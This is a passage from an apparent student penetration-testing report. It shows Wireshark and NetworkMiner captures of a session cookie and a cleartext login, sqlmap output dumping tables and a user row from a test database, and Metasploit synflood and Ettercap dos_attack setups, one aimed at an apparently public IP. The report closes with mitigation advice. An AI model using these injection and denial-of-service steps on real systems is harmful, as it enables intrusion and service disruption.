   25 14.014472   192.168.0.108          39.72.111.123      UDP       145 Source port: 30203  Destination port: 9101
   26 15.009339   HonHaiPr_b0:07:5f      Broadcast          ARP        42 Who has 192.168.0.1?  Tell 192.168.0.108
   27 15.016186   39.72.111.123          192.168.0.108      UDP       341 Source port: 9101  Destination port: 30203
   28 15.016320   TendaTec_17:45:a0      HonHaiPr_b0:07:5f  ARP        42 192.168.0.1 is at c8:3a:35:17:45:a0
   29 15.016367   192.168.0.108          216.58.220.5       QUIC       66 CID: 12224779315287071835, Seq: 17
   30 15.048773   216.58.220.5           192.168.0.108      QUIC       77 CID: 0, Seq: 3636
   31 20.202006   192.168.59.129         192.168.0.108      TCP        74 53966→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3401295 TSecr=0 WS=128
   32 20.204073   Vmware_f6:4a:40        Broadcast          ARP        42 Who has 192.168.59.129?  Tell 192.168.59.2
   33 20.204642   Vmware_ea:92:32        Vmware_f6:4a:40    ARP        42 192.168.59.129 is at 00:0c:29:ea:92:32
   34 20.204695   192.168.0.108          192.168.59.129     TCP        58 80→53966 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
   35 20.204979   192.168.59.129         192.168.0.108      TCP        54 53966→80 [ACK] Seq=1 Ack=1 Win=29200 Len=0
   36 20.207803   192.168.59.129         192.168.0.108      HTTP      406 GET /btslab/login.phAp HTTP/1.1
   37 20.207977   192.168.0.108          192.168.59.129     TCP        54 80→53966 [ACK] Seq=1 Ack=353 Win=64240 Len=0
   38 20.572206   192.168.0.108          192.168.59.129     TCP       632 [TCP segment of a reassembled PDU]
   39 20.572559   192.168.59.129         192.168.0.108      TCP        54 53966→80 [ACK] Seq=353 Ack=579 Win=30056 Len=0
   40 20.575853   192.168.0.108          192.168.59.129     TCP       507 [TCP segment of a reassembled PDU]

⊞ Frame 1: 145 bytes on wire (1160 bits), 145 bytes captured (1160 bits)
⊞ Ethernet II, Src: HonHaiPr_b0:07:5f (08:3e:8e:b0:07:5f), Dst: TendaTec_17:45:a0 (c8:3a:35:17:45:a0)

0000  c8 3a 35 17 45 a0 08 3e  8e b0 07 5f 08 00 45 00   .:5.E..> ..._..E.
0010  00 83 10 e3 00 00 40 11  05 37 c0 a8 00 6c 65 e5   ......@. .7...le.
0020  3d 57 75 fb 23 8d 00 6f  f7 cf 64 31 3a 61 64 32   =Wu.#..o ..d1:ad2
0030  3a 69 64 32 30 3a 8d b7  7b 4f a4 2b 2f cc ac d7   :id20:.. {O.+/...
0040  21 4f 57 79 91 40 fc 5f  a0 41 36 3a 74 61 72 67   !OWy.@._ .A6:targ

File: "C:\Users\lakshmigauri\Desktop\setup\...   Packets: 358 · Displayed: 358 (100.0%) · Load time: 0:00.308   Profile: Default
```

7. CAPTURING THE TRAFFIC BETWEEN CLIENT AND SERVER USING WIRESHARK


finalglh.pcap [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

```
Filter: http

No.   Time        Source           Destination        Protocol Length Info
   36 20.207803   192.168.59.129   192.168.0.108      HTTP      406 GET /btslab/login.phAp HTTP/1.1
   43 20.604200   192.168.0.108    192.168.59.129     HTTP/XMl   63 HTTP/1.1 404 Not Found
   63 26.526570   192.168.59.129   192.168.0.108      HTTP      405 GET /btslab/login.php HTTP/1.1
   71 26.625261   192.168.0.108    192.168.59.129     HTTP      805 HTTP/1.1 200 OK  (text/html)
   98 42.402250   192.168.59.129   192.168.0.108      HTTP      568 POST /btslab/login.php HTTP/1.1  (application/x-www-form-urlencoded)
  109 42.593437   192.168.59.129   192.168.0.108      HTTP      453 GET /btslab/index.php HTTP/1.1
  113 42.617707   192.168.0.108    192.168.59.129     HTTP      780 HTTP/1.1 302 Found  (text/html)
  123 42.723819   192.168.0.108    192.168.59.129     HTTP     1217 HTTP/1.1 200 OK  (text/html)
  143 52.186751   192.168.59.129   192.168.0.108      HTTP      467 GET /btslab/vulnerability/forum.php HTTP/1.1
  151 52.252254   192.168.0.108    192.168.59.129     HTTP     1289 HTTP/1.1 200 OK  (text/html)
  162 56.340213   192.168.59.129   192.168.0.108      HTTP      491 GET /btslab/vulnerability/ForumPosts.php?id=1 HTTP/1.1
  170 56.444498   192.168.0.108    192.168.59.129     HTTP      620 HTTP/1.1 200 OK  (text/html)
  176 60.437814   192.168.59.129   192.168.0.108      HTTP      478 GET /btslab/logout.php HTTP/1.1
  178 60.452649   192.168.0.108    192.168.59.129     HTTP      474 HTTP/1.1 302 Found
  180 60.490089   192.168.59.129   192.168.0.108      HTTP      477 GET /btslab/index.php HTTP/1.1
  186 60.528776   192.168.0.108    192.168.59.129     HTTP     1241 HTTP/1.1 200 OK  (text/html)
  189 62.917492   192.168.59.129   192.168.0.108      HTTP      453 GET /btslab/login.php HTTP/1.1
  198 62.975330   192.168.0.108    192.168.59.129     HTTP      804 HTTP/1.1 200 OK  (text/html)
  207 62.993936   192.168.59.129   192.168.0.108      HTTP      453 GET /btslab/login.php HTTP/1.1
  215 63.054912   192.168.0.108    192.168.59.129     HTTP      805 HTTP/1.1 200 OK  (text/html)
  229 68.396265   192.168.59.1     239.255.255.250    SSDP      175 M-SEARCH * HTTP/1.1
  230 68.396053   192.168.137.1    239.255.255.250    SSDP      175 M-SEARCH * HTTP/1.1
  231 68.395684   192.168.0.108    239.255.255.250    SSDP      175 M-SEARCH * HTTP/1.1
  232 68.415670   192.168.0.1      192.168.0.108      SSDP      396 HTTP/1.1 200 OK
  235 71.397814   192.168.59.1     239.255.255.250    SSDP      175 M-SEARCH * HTTP/1.1
  236 71.397687   192.168.137.1    239.255.255.250    SSDP      175 M-SEARCH * HTTP/1.1
  237 71.397286   192.168.0.108    239.255.255.250    SSDP      175 M-SEARCH * HTTP/1.1
  238 71.430666   192.168.0.1      192.168.0.108      SSDP      396 HTTP/1.1 200 OK
  243 74.398308   192.168.0.108    239.255.255.250    SSDP      175 M-SEARCH * HTTP/1.1

⊞ Frame 36: 406 bytes on wire (3248 bits), 406 bytes captured (3248 bits)
⊞ Ethernet II, Src: Vmware_ea:92:32 (00:0c:29:ea:92:32), Dst: Vmware_f6:4a:40 (00:50:56:f6:4a:40)
```

8. FILTERING WITH HTTP TAGS AS THEY CONTAIN ALL INFORMATION


NetworkMiner 1.6.1
File Tools Help
--- Select a network adapter in the list ---
Start
Stop
Hosts (25) Frames (31x) Files (8) Images Messages Credentials (3) Sessions (26) DNS (8) Parameters (74) Keywords Cleartext Anomalies
Show Cookies
Show NTLM challenge-response
Mask Passwords
Case Panel
Reload Case Files
Live Sniffing Buffer Usage:

Client	Server	Protocol	Username	Password	Valid login	Login ti...
192.168....	31.170.162.223 [lakshmiforgowri21.site90.com]	HTTP Cookie	siteowner=1; PHPSESSID=9a1857b...	N/A	Unknown	04-10-2...
192.168....	31.170.160.65 [stats.hosting24.com]	HTTP Cookie	a_visited_already=true	N/A	Unknown	04-10-2...
192.168....	31.170.162.223 [lakshmiforgowri21.site90.com]	HTTP POST	lakshmi	lakshmi	Unknown	04-10-2...

Filename	MD5
try.pcap	14627a...

9. ANALYZED THE WIRESHARK PCAP FILE TO GET SESSION CREDENTIALS DETAILS

C) SQL INJECTION WITH SQLMAP:

```
[12:30:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:30:51] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

10. GETTING THE DATABASE FINGERPRINT AND TABLES IN DATABASE


```
[12:32:57] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:32:57] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

11. GETTING THE LIST OF COLUMNS IN THE TABLE ACUART

```
---
[12:37:14] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:37:14] [INFO] fetching columns 'email, name, pass' for table 'users' in database 'acuart'
[12:37:15] [INFO] fetching entries of column(s) 'email, name, pass' for table 'users' in database 'acuart'
[12:37:15] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+-----------------+-----------+------+
| email           | name      | pass |
+-----------------+-----------+------+
| email@email.com | HOLLYSTER | test |
+-----------------+-----------+------+
```

12. EXTRACTING THE USERNAME AND PASSWORD OF USERS


D) DDOS ATTACK WITH METASPLOIT AND ETTERCAP:



```
root@osboxes:~# ping www.google.com
PING www.google.com (216.58.196.4) 56(84) bytes of data.
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=1 tt
l=56 time=122 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=2 tt
l=56 time=4.67 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=3 tt
l=56 time=4.22 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=4 tt
l=56 time=4.58 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=5 tt
l=56 time=4.66 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=6 tt
l=56 time=4.60 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=7 tt
l=56 time=6.33 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=8 tt
l=56 time=8.45 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=9 tt
l=56 time=5.29 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=10 t
tl=56 time=5.30 ms
64 bytes from bom03s05-in-f4.1e100.net (216.58.196.4): icmp_seq=11 t
tl=56 time=5.34 ms
```

```
       =[ metasploit v4.11.4-2015071403                   ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else rand
omizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new d
ata

msf auxiliary(synflood) > 
```

13. USING METASPLOIT TO ATTACK A SERVER BY SYN FLOODING




Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
Show processes from all users
End Process

Image Name	User Name		Memory (...	Description
vmware-vmx.exe	mzhang	25	32,344 K	VMware ...
vmware-vmx.exe	mzhang	04	23,660 K	VMware ...
vmware.exe *32	mzhang	00	67,212 K	VMware ...
taskmgr.exe	mzhang	00	2,928 K	Windows ...
conhost.exe	mzhang	00	180 K	Console ...
dllhost.exe *32	mzhang	00	336 K	COM Surr...
SogouSmartInfo.exe...	mzhang	00	92 K	搜狗拼音...
rdpclip.exe	mzhang	00	1,068 K	RDP Clip ...
vmware-vmx.exe	mzhang	00	6,456 K	VMware ...
vmware-unity-helper...	mzhang	00	1,960 K	VMware U...
conhost.exe	mzhang	00	124 K	Console ...
vprintproxy.exe *32	mzhang	00	560 K	VMware V...
vprintproxy.exe *32	mzhang	00	4,704 K	VMware V...
googledrivesync.exe...	mzhang	00	37,580 K	Google Drive
rundll32.exe *32	mzhang	00	288 K	Windows ...
dwm.exe	mzhang	00	724 K	Desktop ...

Processes: 105 CPU Usage: 29% Physical Memory: 69%

14. THE MEMORY AND CPU USAGE BEING AFFECTED BY THE ATTACK




Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host
finger_submit	1.0	Submit a fingerprint to ettercap's website
fraggle_attack	1.0	Run a fraggle attack against hosts of target one
gre_relay	1.0	Tunnel broker for redirected GRE tunnels
gw_discover	1.0	Try to find the LAN gateway

Insert victim IP: 50.63.33.1

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Activating dos_attack plugin...
```

15. DDOS ATTACK WITH ETTERCAP AFTER INSERTING VICTIM IP ADDRESS



Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success

```
Listening on:
 eth0 -> 08:00:27:BF:ED:99
       10.0.2.15/255.255.255.0
       fe80::a00:27ff:febf:ed99/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

 33 plugins
 42 protocol dissectors
 57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
```

16. SYN FLOODING WITH ETTERCAP

CONCLUSION:

Hence we have tried to evaluate various security attacks using various tools and these are some recommendations to prevent such attacks:

Encrypting the session value will have zero effect. The session cookie is already an arbitrary value, encrypting it will just generate another arbitrary value that can be sniffed. The only real solution is HTTPS. To do that, first make sure your login page is HTTPS. When a user logs in, set a secure cookie (meaning the browser will only transmit it over an SSL link) in addition to the regular session cookie. Then, when a user visits one of your "sensitive" areas, redirect them to HTTPS, and check for the presence of that secure cookie. A real user will have it, a session hijacker will not.

You can prevent SQL injection if you adopt an input validation technique in which user input is authenticated against a set of defined rules for length, type and syntax and also against business rules.

Show care when using stored procedures since they are generally safe from injection. However, be careful as they can be injectable (such as via the use of exec() or concatenating arguments within the stored procedure).

DOS OR DDOS Attack can be prevented by filtering packets on router itself, configuring windows firewall, configuring web servers, setting up null routes, monitoring users, networks, malware and logs.

Botnet attacks can be prevented by installing high quality anti-malware software's and antiviruses that can recognize patterns and prevent them from installing in the host PC.

FUTURE WORK

The main area of penetration testing would be automating penetrating testing schemes for millions of websites available on the internet so as to segregate the unsecure and malicious web applications from the secure ones thus enhancing end user security. Various patterns using machine learning and data mining techniques will come into focus to improve penetration tests at large scales.